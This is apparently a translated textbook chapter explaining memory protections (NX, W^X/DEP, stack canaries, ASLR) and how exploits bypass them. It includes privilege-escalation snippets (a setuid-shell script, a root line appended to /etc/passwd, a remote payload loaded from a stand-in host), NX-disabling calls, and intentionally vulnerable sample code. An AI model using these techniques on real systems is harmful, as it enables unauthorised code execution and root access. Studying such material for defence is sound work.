  - 当ELF格式的二进制文件被执行时，除非指定了LD_BIND_NOW，否则它所有的PLT条目都将指向为被调用函数动态解析地址的代码，更新一些信息，从而在第二次调用时不必再次解析符号就可以调用函数了。所有这些进入点在逻辑上都是单一的函数（在Linux中是_dl_linux_resolve()，在OpenBSD和FreeBSD上是_dl_bind_start()），使用一个额外的参数就可以滥用这个函数调用动态函数库里的任何函数。
  - 为这些函数确定参数可不是件简单的事情，但是，就像Rafal所演示的那样，它绝对是可行的。建议你仔细阅读这篇文章，理解怎样实现这项技术。

我们在前面曾经提到过，nx-stack作为保护机制来说主要有两个弱点：它仍允许滥用返回地址，从而使执行流可以转到任意位置；如果只有它自己（就是说，没有其他的保护机制），则它既不能预防已存在于进程内存里的代码的执行，也不能预防注入到其他数据区的代码的执行。我们将在下文中讲述其他的保护技术解决这些问题的方法。

14.1.2 W^X内存

它是不可执行栈的合理扩展，由使可写内存不可执行和使可执行内存不可写两部分组成。有了W^X，从理论上讲，向脆弱的程序注入外部代码将变得不可能。不幸地是，前面介绍的方法除ret2data、ret2strcpy和ret2gets外，其他的都可以攻击只用W^X保护的系统。

W^X（Writable xor eXecutable，不可写或执行）这个名字是由OpenBSD的奠基者及主架构师Theo de Raadt提出的，尽管在此之前已经有它的实现了。W^X的第一个实现可以追溯到1972年（或许更早一些）。基于GE-645的Multics系统支持把内存段设为可读、可写和可执行，系统里面也使用了硬件保护。有两篇非常好的文章描述了Multics系统的安全特性、漏洞、破解程序和后门，在网上可以找到这两篇文章：1974年6月，Paul Karger和Roger Schell发表的“Multics Security Evaluation: Vulnerability Analysis”（http://csrc.nist.gov/publications/history/karg74.pdf）；2002年12月，仍是上面两个作者发表的“Thirty Years Later: Lessons from the Multics Security Evaluation”（http://www.acsac.org/2002/papers/classic-multics.pdf）。

现在，这些文章的内容可能已经被大多数人遗忘了，我们还是介绍一下1996年Casper Dik发

布的不可执行补丁吧，它不仅使栈不可执行，而且也使bss段不可执行。其后涌现了多种W^X实现，但第一个有较大影响的或许是pipacs于2000年10月28日发布的Linux的修正（称为Pax）（http://marc.info?m=97288542204811）。它最初只能用在Intel x86硬件上，但现在由grsecurity正式维护，已经可以支持x86、sparc、sparc64、alpha、parisc、amd64、ia64和ppx上的Linux。

PaX是第一个证明了与流行看法相左的实现，它使人们认识到，在Intel x86硬件上实现不可执行内存页是可能的。然而，尽管这项技术可以工作，但为了更保守的实现，人们后来又对它做了修改。

主流的Linux发行版里从来都不带PaX，很可能是考虑到性能、可维护性和其他非安全性等原因，尽管现在大多数的发行版中或多或少都可以看到W^X的影子。

在2003年9月，AMD率先为不可执行内存页提供了片上支持，这就是被称为NX（Non-eXecutable）的特性；Intel随即也提供了非常类似的称为ED（Execute Disable）的特性。几个月后，就已经有Linux补丁利用这些特性了。又过了不久，微软公司受NX位的启发，为Windows XP 发布的SP2也引入了DEP（Data Execution Prevention，数据执行保护机制）。

Windows W^X默认是可选的

随着Windows XP SP2和Windows 2003 SP1的发布，微软公司使用了DEP技术。理解它及它的默认配置是理解在特定情形里选用哪种破解技术的关键。

DEP通常分成两个不同的组件：硬件实现和软件实现。不过，真正说起来，它至少有三个不同的组成部分：SafeSEH（software Safe Structured Exception Handling）实现，在14.1.7节中会有说明；对W^X的硬件NX支持；以及一些仅支持W^X的软件，这同样依赖于异常调度（exception dispatching），在14.1.7节中会解释。

对于使用Visual Studio /SafeSEH选项编译的可执行应用程序（EXE）和动态链接库（DLL）来说，SafeSEH Protections总是启用的。没有禁用这些保护的全局选项，对于没有用`/SafeSEH`选项编译的应用程序（像现在市场上大多数的第三方软件及一些老的应用程序）来说，也没有办法启用它们。

在64位硬件架构上，每个应用程序都启用了硬件支持的DEP和W^X，按照官方文档的说法，不能禁用它们。

对于使用硬件和软件W^X保护的32位系统来说，可以用同一组选项控制它们，也可以全局禁用、启用它们，或者针对特殊的应用程序有选择性地启用或禁用它们。像http://www.microsoft.com/technet/security/prodtech/windowsxp/depcnfxp.mspx里描述的那样，在默认情况下，只有特殊的Windows 系统组件和服务会启用W^X，其他的应用程序都会禁用它。

从攻击者的角度来看，默认的配置意味着，除非他把某个受特殊保护的Windows应用程序作为目标，否则他将可以在数据段里运行代码，包括那些有和没有硬件NX支持系统里的堆和栈。甚至在默认情况下每个进程都启用DEP的配置里，一些进程照样可以不受约束，Mozilla Thunderbird邮件客户端在运行时就脱离了DEP。

当W^X完全实现时，对于注入外来代码的攻击来说，它将是一个非常有效的保护手段，然

而，这并不意味着它就是代码执行利用的终结者。

在栈缓冲区溢出情形里，对执行大多数的攻击来说，使用chained ret2code就可以了，但是在研究带或不带W^X的情形下，通过外部代码注入来执行任意代码是否真的不可能还是十分有趣的。首先，需要回答一些问题。

- **应用程序里有我们需要的代码吗?**如果有，简单的ret2code就足够了。
- **有遗留的W+X（Writable和Executable）吗?**如果有，ret2strcpy或ret2gets可能就足够了。
- **用chained ret2code把一个可执行文件写到磁盘然后执行它有多复杂?**

  指向文件名的指针并不重要，任何文件名可能都可以。然而，对于写到文件的可执行映像来说，你需要一个指针，而且要把它作为攻击的一部分来发送。然后，你就可以调用`setuid(0)`、`open()`、`write()`、`close()`、`system()/execve()/`等所有链在一起的函数，更重要的是，把由`open()`返回的文件描述符传递给`write()`和`close()`，这可能有些复杂。为了解决这个难题，你可以猜测文件描述符，或者使用`dup2()`把来自`open()`的返回值链接一次，并选择固定的文件描述符作为目标。实际上，需要通过chained ret2code来完成，用C可以表示如下：

```
setuid(0);
dup2(open("filename",O_RDWR | O_CREAT, 0755), 123);
write(123, &executable_image, sizeof(executable_image));
close(123);
system("filename");
```

  尽管这个方法在技术上是可行的，但我们可能需要链接非常多的调用，需要放一些零在参数里，需要一些函数的精确地址和映像文件的地址，这可能有些复杂。为了解决最后的问题，垫片法（cushion solution）或许行得通，例如，使用像下面这样的shell脚本：

```
#!/bin/sh
#!/bin/sh
#!/bin/sh
#!/bin/sh
...
#!/bin/sh
#!/bin/sh
#!/bin/sh
#!/bin/sh
id
cp /bin/sh /tmp/suidsh
chmod 4755 /tmp/suidsh
```

  这里最主要的是允许重复的模式（pattern），不必为可执行映像猜测完美的地址。可以用这个模式尽可能地填充目标的内存，从而触发`#!/bin/sh`。当然，这并不是唯一可能的垫片法。

  在Windows上，被调用的链简短且简单，因为没有参数需要到处传递：

```
RevertToSelf();
```

或者，如果可以在被看作与可破解的应用程序同样的进程里执行代码，单个调用可能就够了：

```
LoadLibraryA("\\example.com\payload.exe");
```

如果给定的破解程序中没有可用的ret2code选项，仍存在执行注入代码的可能性：

- **有方法可以关掉这个保护吗？**

  在Windows上，至少一直到Vista，可以用下面这样的单个库函数调用禁用进程的NX检查：

  ```
  ZwSetInformationProcess(-1, 22, "\x32\x00\x00\x00", 4);
  ```

  这个调用将在内核进程对象里设置`ExecuteOptions`，从而允许在进程内存的任何地方执行代码，eEye的Ben Nagy详细介绍了这个内容（http://www.eeye.com/html/resources/newsletters/vice/VI20060830.html）。笔者已经分别测试了带硬件NX支持和不带硬件NX支持的情形。

  调用里的第三值必须是一个指向整数的指针，它唯一的需求是位1被置位，位7~15被清零。这就提供了很多选择，例如，一个简单的方法是重用在内存里的MZ头部，把它作为已知的字节源，可以是：

  ```
  ZwSetInformationProcess(-1, 0x22, 0x400004 4);
  ```

  如果你的破解程序降服不了`0x400004`中的空字节，可以选择内存里其他二进制的MZ头部，但是你可能仍会碰到问题，因为其他的参数肯定有包含0的。

  对未受保护的整个进程来说，ret2ntdll攻击的栈布局和下面显示的差不多。

  ```
  ↑低地址
  0x7c90e62d        4B，XP SP2中的&ZwSetInformationProcess
  &code             4B，未受保护内存中的地址
  0xffffffff        4B
  0x22              4B
  0x400004          4B
  4                 4B
  ↓高地址
  ```

  另一个办法是在`ntdll.dll`中找出禁用这个保护所需要的精确的代码。如果具备正确的条件，返回`0x7c92d3fa`或者接近它。对于禁用这个保护然后跳到其他地方来说，这样做可能已足够了。

  Windows Vista里有一段更合适的代码，但它在DLL中的地址是随机的，因此，它可能没什么用处（查看位于`_LdrpCheckNXCompatibility@4+45c85`处的代码）。

- **可以把特殊的内存区从W^X改成W+X吗？**如果可以，你可以执行一个小的chained ret2code，把它标为可执行，然后跳到它那里。

  在Windows里面，把一些区域标成W+X是有可能的：

  ```
  VirtualProtect(addr, size, 0x40, writable_address);
  ```

  我们想将其变成可执行的地址必须位于`addr`和`size`指定范围内的页里。如果范围跨越了

不同的内存段，也没什么关系，只要它已经完全映射到内存里即可。

在OpenBSD上，把内存区变成W+X也是可能的。在这种情形下，调用mprotect()就可以了：

```
mprotect(addr, size, 7);
```

在Intel x86平台上，OpenBSD一直到4.1版本都使用段限定（segment limit）标记不可执行内存，反对使用较新的NX/PAE扩展。在这样的设置里，把一些东西标成可执行的唯一方法是，把它们映射到较低的、可执行的内存地址，因此，下面的代码将取消进程的整个内存上的W^X：

```
mprotect(0xcfbf0101, 0x0ffffff, 7);
```

注意，并不一定非要一个W+X段，根据使用的代码，使它可执行时移走写权限可能就足够了。后一种情形是X after W，与W+X相对应。在允许X after W但不允许W+X的地方，可能有其他的实现。

在Linux上，如果安装了PaX，这个方法将失效。PaX根本就不允许把内存页变为W+X或X after W。然而，如果安装了Red Hat的ExecShield，就可以使用类似OpenBSD技术的方法。当对不存在的区域执行mprotect()时，Linux的内核的限制更多，必须向mprotect()提供一个有效的完全与4KB内存对齐的地址。类似的方法是在内存的顶部的可执行页执行mmap()：

```
mmap(0xbffff000, 0x1000, 7, 0x32, 0, 0);
```

mmap()的参数不需要很精确。例如，文件描述符参数随意，大小不必是4KB的倍数，偏移量可以是4KB的任意倍数，等等。

可能有这样的情形：只有少数段可以被改成X after W。在这样的情形里，必须首先把代码复制到可写的段里，然后使它可执行，最后跳到它那里。这将需要额外的类似于ret2strcpy或ret2gets中的第一步，生成称之为strcpy-mprotect-code的代码。

- **如果没有可以设成W+X的内存地址，我们可以创建新的W+X区域吗？**

  再次声明，如果安装了PaX，就不要妄想了，但在其他的系统上，包括Windows、Linux和OpenBSD，它是有可能实现的。在Windows上必须使用VirtualAlloc()，在Unix上要用mmap()。在分配W+X段后，你可能想把注入代码复制到里面，最后跳到那里，因此，只能用带有两个完整函数调用的chained ret2code方法，最后返回注入的代码。它与mmap-strcpy-code一样。

所有这些选项需要至少控制一个栈帧，这在栈缓冲区溢出情形里可以得到，但在像堆缓冲区溢出或格式化串bug的情形里，就没有那么容易了（如果有可能）。当通过改写某些函数指针来钩住执行流时，想找到控制选择函数参数的方法并不容易。如果已经有合适的代码了，可以直接跳到那里。但是如果需要控制被调用函数的参数，就基本上没什么机会了。

选择正确的函数指针可能是唯一的选择。如果你为释放改写GOT条目，可能可以用指向缓冲区的指针调用释放。如果可以找到正确的字节组合，就可以控制帧并完成chained

ret2code:

```
pop eax
pop ebp
mov esp, ebp     # leave
pop ebp
ret
```

在这个例子里，第一个pop从栈上获得返回地址，第二个pop获得这个函数的参数，在调用free()时，它指向你的缓冲区。这个指针是放进栈里的指针，从这时起，你可以控制这个栈。这样的构造不太常见，一般不太可能出现在进程的内存里，但它可以使人联想到其他可能性。例如，如果你可以控制多个函数指针，就可以选择改写两个将被相继调用的函数指针（如导入表）。可以用第一个指针设置一些寄存器，用第二个指针为chained ret2code 攻击设立帧指针。

至今仍未找到把函数指针改写变成chained ret2code甚至是更简单的ret2libc攻击的方法，但解决这个问题的过程充满乐趣！

14.1.3 栈数据保护

栈缓冲区溢出长久以来就是最常见的安全漏洞，也是最容易被利用的安全漏洞。同时，它们也向攻击者提供了许多攻击的可能性，就像在14.1.2节里介绍的那样。

出于这个原因，人们设计了一些保护机制来预防破解栈缓冲区溢出。本节介绍最常见的保护机制，它们在单独使用时强度可能不够，但是是整体保护系统的关键组件。

1. canary

canary这个名字来自采矿业。矿工在下矿时会带一只鸟，从而知道氧气什么时候快用完了：因为鸟儿比人类敏感，当氧气缺少时，它会先于人类而死掉，从而提醒矿工及早逃生。这个暗喻非常清楚地解释了这个概念。

在系统安全领域，canary（或cookie）是一个32位的值，被放在缓冲区和敏感信息之间。如果发生缓冲区溢出，那么它在危害敏感信息的途中会改写这些canary，应用程序能察觉到改变，并在访问敏感信息之前知道敏感信息是否受到危害。

这个想法最初来自StackGuard，Crispin Cowan在1997年12月18日第一次把它介绍给大家（http://marc.info?m=88255929032288），Hiroaki Etoh在2000年6月19日发布ProPolice时，对它做了很大的改进（http://www.trl.ibm.com/projects/security/ssp）。ProPolice又名SSP（Stack-Smashing Protector），现在称为GCC SSP（Stack-Smashing Protector，或者Stack-Protector）。它已按GCC支持的形式重新实现，并成为主流GCC 4.1版本的一部分。

当第一次发布StackGuard时，对大多数基于栈的缓冲区利用来说，都是通过改写保存的返回地址来进行的，因此，最初的想法只是保护保存在栈上的返回地址。Tim Newsham随即证明，当其他的本地变量包含可感知的（sensible）信息时（http://seclists.org/bugtraq/1997/Dec/0123.html），StackGuard将失去作用。StackGuard中的这些问题从未被修复。5年后，也就是在2002年4月，Gerardo Richarte介绍了在大多数情形里怎么绕过StackGuard（http://www.coresecurity.com/files/

attachments/Richarte_Stackguard_2002.pdf），主要原因是它没有保护其他的本地变量或函数参数，或者更重要的原因是它没有保护保存的帧指针和其他寄存器。尽管在那个时候，开发人员承诺会发布新版本，但之后就杳无音讯了，一直到今天它被ProPolice和Visual Studio的/GS保护机制所取代。

第一种canary使用的是NULL canary，全部由0（0x00000000）组成，但不久就被换成terminator canary（0x000aff0d），其中的'\x00'用于阻止strcpy()及类似功能函数，'\x0d'和'\x0a'用于阻止gets()及类似函数，'\xff'（EOF）用于阻止其他的函数和硬编码的循环。

对于terminator canary来说，其决窍在于，如果攻击者企图用原始值改写canary，字符串函数将停止向缓冲区里写入数据，在缓冲区之后的数据将不会被恶化。

第三种canary是random canary，它是随机产生的，也是从内存中读取的，攻击者通过更改，或者只要预先知道，就可以成功地进行攻击。

在下面的栈布局里，你可以看到StackGuard如何不保护var1和保存的帧指针（在Intel上是ebp）。最常见的攻击情形是通过改写帧指针控制整个栈帧（就像通过调用函数控制一样），包括它的变量、参数和返回地址。在这个例子里，在第二个返回时钩住执行流是可能的，非常像Solaris的基于栈的缓冲区溢出利用。如果栈是可执行的，直接跳到它就可以了，否则，可以执行chained ret2code攻击，甚至是在应用程序被StackGuard保护的时候执行攻击。

```
↑低地址
var2                4B
buf                 80B
var1                4B
saved ebp           4B
canary              4B
return address      4B
arg                 4B
↓高地址
```

要想了解更多关于StackGuard的信息及绕过它的方法，建议把Richarte的文章找来读一下。

今天，几乎看不到只保护返回地址的canary了。我们该进入下一节了。

2. 理想的栈布局

至少还有两个方法可用于保护其他可能保存在脆弱缓冲区之后的敏感信息。可以在每个缓冲区后加一个canary，然后在每次访问保存在canary后面的数据之前检验它是否被改变，或者，也可以重新排序栈上的本地变量，把敏感数据移到缓冲区溢出无法影响的地方。尽管前者可以通过修改编译器来实现，但从未有人把它作为一种可能性提出来或做计划（直到我们意识到），可能是考虑到它对性能的影响吧。而后者第一次被提及，是Theo de Raadt在1997年12月19日，把它作为编译器优化的副作用提出来的（http://seclists.org/bugtraq/1997/Dec/0128.html），但真正将它作为一个保护机制介绍给大家并实现的，是在2000年6月19日Hiroaki Etoh发布ProPolice时（http://www.trl.ibm.com/projects/security/ssp/main.html）。后来，Microsoft的Visual Studio慢慢引入了高度雷同的概念——也就是大家所熟知的/GS特性。

ProPolice把保存在栈里的数据重新排序，并称之为理想的栈布局。它把本地缓冲区放在栈帧尾部，重新部署它们前面的本地变量，还把参数复制到本地变量中，所以参数也会被重新部署。它不会重新部署保存在函数入口上的寄存器（包括帧指针）或返回地址，但会在合适的地方放一个canary来保护它们。

下面的栈布局是使用ProPolice（现代GCC上的`-fstack-protector`选项）编译例子程序的结果。作为额外的测试，我们还打开了优化选项（`-O4`），在过去，为了优化性能，ProPolice实际上是被禁用的。

```
↑低地址
arg copy          4B
var2              4B
var1              4B
buf               80B
canary            4B
保存的ebx         4B
保存的ebp         4B
返回地址          4B
arg（未使用）     4B
↓高地址
```

可以看出var1、var2和arg的副本已经远离buf上的溢出了，尽管保存的ebp、ebx和返回地址仍可以被改写，但在访问它们之前会检查canary，因此可以保护信息不被获取，或者仅在检查canary后才可以访问。

有很多关于保护机制对应用程序的性能影响的争论。作为对这些争论的回应，ProPolice和Visual Studio将仔细评估哪些函数需要保护，哪些不需要保护。此外，Visual Studio只复制有漏洞的参数（http://blogs.msdn.com/branbray/archive/2003/11/11/51012.aspx），剩下的函数不予保护。但是评估机制可能太严格了，一些易遭攻击的函数并没有得到有效的保护。

同时，即使这些选择机制不适当，每一个函数和参数都受到保护了，但仍有一些理想的栈布局照顾不到的地方。

- 在有几个局部缓冲区的函数里，它们都相继放在栈里，因此，从一个缓冲区溢出到下一个缓冲区是有可能的。这种情形的影响范围取决于受影响的缓冲区对应用程序的作用，像每一个数据恶化攻击那样。例如，可以把缓冲区溢出变成（更灵活的）格式化串，就像dhcp漏洞（CVE-2004-0460）。
- 结构成员因为互操作性（interoperability）的问题而不能被重新排列，因此，当它们包含缓冲区时，这个缓冲区将位于由struct或class声明所定义的位置，在缓冲区溢出的情况下，在它之后定义的字段可以被控制。
- 指针数组或不同于chars的对象这样的结构，可以被溢出或作为敏感信息被精心处理，这取决于应用程序的语义（semantics）。构造一个判定把它们移到栈帧的安全区域或是留在危险区的算法，可能有些难度（甚至不可能）。

- 对那些有着不定数量参数的函数来说，因为预先不知道参数的个数，所以只能把它们留在可到达的区域，也就不能有效地保护他们。
- 用`alloca()`在栈上动态创建的缓冲区将不可避免地被放置在栈顶，从而和其他局部变量一样处于危险之中。对运行时确定大小的（runtime-sized）局部缓冲区来说也是一样的，就像GCC对C的扩展所允许的那样，见下面的例子：

```
#include <stdio.h>

typedef int(*fptr)(const char *);

vulnerable_function(char *msg, int size, fptr logger) {
  char buf[size+10];

  sprintf(buf, "Message: %s", msg);
  logger(buf);
}
int main(int c,. char **v) {
  vulnerable_function(v[1], 80, puts);
}
```

掌握了以上几种情况，几乎就可以防范所有基于栈的缓冲区溢出，不必把它们再当作问题。但照例还需要问自己几个“真正的问题”。

如果被恶化，为攻击者提供方便的脆弱的缓冲区后面还有什么东西？

通常来说，答案是返回地址或其他的东西，比如帧指针、本地变量、函数参数或保存在函数入口处的其他寄存器等。但ProPolice和Visual Studio的/GS特性把它们都保护起来了。那么，缓冲区后面还会有对攻击者有用的东西吗？答案非常明显——有！缓冲区后面总会有一些有用的东西。

特别是在32位的Windows上，大家都知道Exception Registration Record保存在栈里，尽管在新版本的Visual Studio里已经把它放在安全区域里了，但是如果脆弱函数的异常处理程序没有处理产生的异常，则调用函数（calling function）的Exception Registration Record仍可以被触到，从而被调用。更详细的信息可参见第8章。

从Windows推广到一般情形，在脆弱的函数返回前，栈上仍可能留有可能被使用的信息：通过指向脆弱函数的指针直接或间接传递的其他函数的局部变量。在这样的情形里，函数在退出时才会检查cookie，但是由于参数是在函数内部使用的，因此你将有机会间接控制这些参数。

在C++应用程序里经常可以看到这样的代码构造。看下面的例子：

```
#include <stdio.h>

class AClass {
public:
   virtual int some_virtual_function() { return 1; }
};

int a_vulnerable_function(AClass &arg) {
```

```
    char buf[80];

    gets(buf);
    return printf("%d\n", arg.some_virtual_function());
}

int main() {
    AClass anInstance;
    return a_vulnerable_function(anInstance);
}
```

这个程序执行a_vulnerable_function()时，它的栈布局像下面这样：

↑低地址

arg copy	4B	
buf	80B	
canary	4B	
保存的ebp	4B	
返回地址	4B	
arg(未使用)	4B	
anInstance	4B	← main()的桢从此地址开始
保存的ebp	4B	
返回地址	4B	
argc	4B	
argv	4B	
envp	4B	

↓高地址

可见anInstance保存在main()的本地存储区里，它位于buf之后（也在canary之后）。尽管arg被复制到它指向或没有指向的缓冲区的安全区。尽管canary被改变了，但它在函数结束前不会被检查，而这对检验函数参数的完整性来说，已经太晚了。

看下面这个更深奥也更常见的例子，在这个例子里，显然没有向脆弱的函数传递参数，可是，在C++里，“this”指针总是被当作被调用方法的隐含参数来传递，在这个例子里，this实际上是anInstance，而且被保存在main()的本地存储区里，恰好在缓冲区的后面。

```
#include <iostream>

class AClass {
public:
    virtual int some_virtual_function() { return 1; }
    void a_vulnerable_function() {
        char buf[80];

        std::cin >> buf;   // gets() is just the same
        some_virtual_function();
    }
};

int main() {
```

```
    AClass anInstance;

    anInstance.a_vulnerable_function();
}
```

注解 GCC遇到不安全地使用std::cin的情况时不会发出警告，但是在使用gets()时，它却会发出警告，这个现象比较有趣。你可能奇怪是谁用了C和C++混合编程呢。在Google的/codesearch里搜索"char buf[""cin >> buf"，很快就可以得到答案了。

关于这个漏洞的具体实例，比较少见但讨论比较多的是，应用程序什么时候使用放置在栈上的GCC函数跳床。跳床（trampoline）是一小段运行时创建的代码。它们唯一的使命是作为参数传递给被调用的函数，其暴露的漏洞和上例完全一样。它们很少被用到，因此，在编写破解程序时，你一般不太可能会发现。

被适当实现时，栈数据保护是非常有效且重要的，特别是当W^X存在时，此时有可能漏网的是ret2code攻击。当函数被canary保护时，它不但受缓冲区溢出的保护，在chained ret2code攻击中也很难利用它，因为在使用伪造的栈帧时，canary检查会失败。从安全的角度来看，究竟是每一个函数都被保护了，还是只有少数函数被保护了，这是有很大差别的。

14.1.4 AAAS

前面介绍不可执行栈保护时曾经提到过，最有可能绕过它的攻击方法要数ret2libc了。作为相应的解决办法，Solar Designer为Linux内核制作了一个补丁，把所有的共享库加载到以NUL字节（'\x00'）开头的内存地址。他最初选择的是从0x00001000开始的一段地址（http://marc.info?m=87602566319532），但不久之后因为与VM86（像dosemu）程序不兼容，他把这段地址向下移了一些，使其变成更安全的以0x00110000开始的一段地址范围（http://marc.info?m=87602566319543，http://marc.info?m=87602566319597）。这个主意非常像对Ingo Molnar前些天发表的帖子的改进（http://marc.info?m=87602566319467）。

像strcpy()这样的字符串函数在碰到NUL字节时将会停止复制数据，因此，攻击者在溢出的字符串尾部只能写一个NUL字节，这与terminator canary非常像。

注解 在介绍AAAS前，需要读者记住一点：Windows可执行文件默认被加载到0x00400000，默认栈的地址从0x0012xxxx开始，这看似安全的设计并不是设计者有心而为之的。

AAAS（ASCII Armored Address Space）在big-endian平台上的保护功效更强一些，因为与第一个字节相比，返回地址在进一步被恶化前，NUL字节首先进入内存并截断字符串操作。然而，在little-endian平台（比如Intel）上，NUL最后才进入内存，这样就可以选择返回到哪个库函数，即使这个函数的高序字节是0也无关紧要，因为可以利用字符串中拖尾的NUL。

看一个简单的例子，假设想调用 system("echo gera::0:0::/:/bin/sh >>/etc/passwd")，假设知道system()的地址是0x00123456，也知道缓冲区的地址是0xbfbf1234，那

么可以用下面的数据改写栈：

```
↑低字节
XXXX                4B，在0xbfbf1234地址处结束
YYYY                4B，system()返回的地址
"echo
gera::0:0::...      39B
";#"                2B，其余代码的注释
...                 帧指针填充
34 12 bf bf         4B，新帧指针
59 34 12 00         4B，system()的地址加3，位于"mov ebp，esp"之后
↓高字节
```

使用这个窍门，如果你可以使帧指针指向缓冲区，那么就可以控制返回到的函数的整个栈帧，包括它的参数、返回地址，以及退出时的帧指针。它不是一个简单的程序（procedure），但在攻击受AAAS保护的系统时，它是执行ret2libc甚至是ret2strcpy/ret2gets攻击的有趣且非常普通的方法。

此外，在大多数AAAS实现里，主可执行二进制本身没有移到AAAS，可执行文件通常提供一些可重用的代码（包括函数的epilogues和程序的PLT），从而增加了ret2text（包括chained ret2code、ret2plt和ret2dl-resolver）攻击找到必要代码的可能性，就像在前文中讨论的那样。

改进AAAS使它也能防范ret2text攻击的最直接的想法可能是把二进制移到AAAS，但这样一来，就又不能防范gets()所引起的溢出或使用前面讲述过的窍门了，因此，需要学习更好的也更新一些的保护措施：ASLR。

14.1.5 ASLR

ASLR（Address Space Layout Randomization）的原理很简单：如果所有的地址（包括库、可执行应用程序、栈及堆等）都随机化了，那么攻击者就不知道跳到哪里才能执行代码，或者在只针对数据的攻击中，不知道把指针指向哪里了。

2001年，当pipacs第一次在Linux的PaX里实现ASLR时，他说得非常清楚：除非所有的地址都被随机化了且不可预知，否则某些攻击总会找到可以利用的空子。可以在http://pax.grsecurity.net/docs/上阅读有关PaX的文档，其中详细描述了每一个实现特性，并仔细分析了可能存在的攻击点。

攻击者如果可以直接向可执行内存注入外来的代码，而且那里有大量的nops，那么即使是近似（不精确）的地址，也足以可靠地执行代码了。否则，如果因为W^X使用恰当，或者由于代码的地址是可变的而强制跳床必须使用ret2code，则破解程序必须跳到精确的地址才行。在这些情形里，如果可以随机向地址空间里引入大量熵（entropy），那么必须仔细研究代码执行利用程序的选项：

- **在可预计的地址里剩有固定的东西吗？**

  在大多数情形下，答案是肯定的。它是大多数ASLR实现里最薄弱的点。

为了把代码段映射到随机位置，必须把它编译成可重定位的对象。动态加载的库通常是可重定位的，但应用程序的主二进制通常被编译成运行在已知的固定的内存地址（例如，对大多数二进制文件来说，它在Linux上是0x8048000），这样一来就把所有的代码置于ASLR之外了。

把一些东西编译成可重定位的主要缺点在于性能，不仅是因为可重定位的文件在每次加载时必须被特殊处理，而且也由于可用的编译优化。就像Theo de Raadt所解释的那样，GCC几乎需要寄存器把所有的时间都用来处理可重定位目标，而在像Intel x86这样的平台上，寄存器是稀缺资源，这样滥用寄存器会给应用程序带来非常严重的性能问题。

最早的PaX文档及后来的邮件列表讨论的内容（http://marc.info?m=102381113701725）都清楚地声明：如果要完全保护二进制，就必须重新编译它们。但只有少数发行版这样做了。

在可预计的地址剩有代码时，有几种ret2code可供使用。在刚才讨论的例子里，ret2text、ret2strcpy、ret2gets以及最普通的ret2plt和ret2dl-resolve都可以胜任。这些技术的主要问题是，它们很有可能会需要一个指针，作为指向选择的函数的参数，如果大多数的地址都随机化了，就不太好找到需要用的东西了。

- 尽可能使用ret2gets。它只用一个参数，而且只要求是W+X段里的地址（如果W^X实现恰当，要找到这样的地址会很难）。
- 在已知的位置用mmap-ret2gets-code创建W+X段，把代码读到它里面，然后跳向它。
- 尝试让应用程序为你提供这个地址。从寄存器或栈深处找到需要的地址也许是可能的。如果在ASLR范围外发现正确的代码序列，则有可能调节（leverage）这些地址并绕过ASLR。有时候甚至部分地址就够用了。例如，对于执行代码来说，改写返回地址或函数指针的最低两个字节可能就足够了。

在一些系统上，特别是现在的Linux发行版，一般都有一个包含粘合代码的页，供程序在调用系统调用并从信号返回时使用。它在/proc/<pid>/maps上被作为[vdso]列出来了。在一些破解程序里，已经证实这页包含的代码非常有用，但一些系统仍把它映射到固定的位置，从而使它成为ret2syscall（更常见的是ret2code）攻击感兴趣的目标。在http://www.trilithium.com/johan/2005/08/linux-gate/上可以找到更多关于所谓的linux-gate.so artifact的信息。记住，对于不同的发行版，[vdso]也可能被映射成不可执行。

- **猜测随机生成的地址容易吗？**

衡量地址随机性的简单方法是看需要猜测多少位。尽管把简单的分析及复杂的统计工作结合起来可以得到一个简单的答案，例如，如果破解程序的成功率仅仅取决于8位（像Windows的堆cookie），那么针对单一目标的攻击，可以认为它是不可靠的，然而，蠕虫的出生将因为需要触发正确的值而呈指数递减，但针对有着大量系统或用户的组织的攻击将有很高的成功率。

其他要考虑的因素是地址改变的频繁程度，如果漏洞允许（或不允许）尝试多次，而且所有的内存段维护它们彼此之间的距离，在移动时保持固定的位移。如果攻击者必须改

写多个指针，而且只需要猜测一个地址，这将变得更容易。

每个实现都有与众不同的印记，14.2节将介绍具体情况。

- **有寻找这些地址的巧妙方法吗?**

  这可能是更有意思的方法，因为它不取决于实现里的问题。如果应用程序允许攻击者以某种方式了解它的内存布局，那么攻击者可以减少搜索空间，慢慢地缩小，直到剩下很小的范围，然后就可以彻底搜查了。

  在本地特权提升的破解程序里，最好有宝贵的内存映射，例如通过Linux系统上的"/proc/<pid>/maps"。如果内存映射不可用，还可以选择暴力破解。例如，在2GHz双核运行Linux的系统上，1分钟到1.5分钟内就可以使一个程序执行2^{16}次。待搜索空间的大小与需要的时间成正比，因此，可以假设搜查24位大约需要花7.2个小时，或者近似等于系统管理员在家美美睡上一觉的时间。

  在远程破解过程中也必须探讨同样的想法。

  远程内存映射的例子是格式化串bug，攻击者可以利用它看到输出内容。通过仔细地搜查内存，映射甚至下载目标应用程序的整个内存都是有可能的。然而，如果每次攻击时内存空间被重新随机化了，要完成这个任务就不是那么简单了（如果有可能的话）。

  一些RPC（Remote Procedure Call）接口把内部内存地址作为“句柄”泄露给客户端。

  在多线程应用程序上（这在Windows上非常常见），每个线程的地址空间不能被重新随机化，从而使收集更好的信息变得更容易，但同时也可以看到，如果线程崩溃了，整个应用程序就会关闭，从而断了进一步破解的可能性。

  在UNIX系统上，当一个进程执行`fork()`函数时，它的内存布局会被复制到新的进程。如果其中的一个进程死了，另一个进程将继续存在。滥用这个，攻击者可以获得很多信息，甚至在应用程序没有生成明显输出信息的情形里也是这样。

  如果漏洞允许尝试几次，我们就可以利用它区分应用程序是否崩溃了。如果给定地址在目标进程里是可读、可写或未映射的，有时候可以找一个方法远程告之。有充足的时间和聪明的头脑，是可以对付远程内存映射。

  OpenBSD团队认识到`fork()`不会重新随机化内存布局，所以开始把重要的应用程序改成重新执行自己来代替`fork()`，从而强制每一个新进程重新随机化。

当ASLR被适当实现且与应用程序集成时，将是一个非常坚固的防范代码执行破解程序的保护措施，然而，大多数的操作系统并未提供完整的解决方案，从而为准备潜入的攻击者留了一扇打开的窗户。在编写破解程序的时候，寻找内存里有哪些东西是固定不变的，并识别哪块代码可以从已知的位置重用，总是非常有趣的。像ret2plt这样的攻击技术将会重新恢复活力，帮助我们完成编写破解程序的重任。

14.1.6　堆保护

缓冲区溢出是否可以利用仅取决于保存在缓冲区后面的东西。对每个缓冲区溢出来说都可能有不同的可能性，具体要看应用程序了，但是，在常见的情形里，你期望找到的东西通常取决于

缓冲区在什么地方。

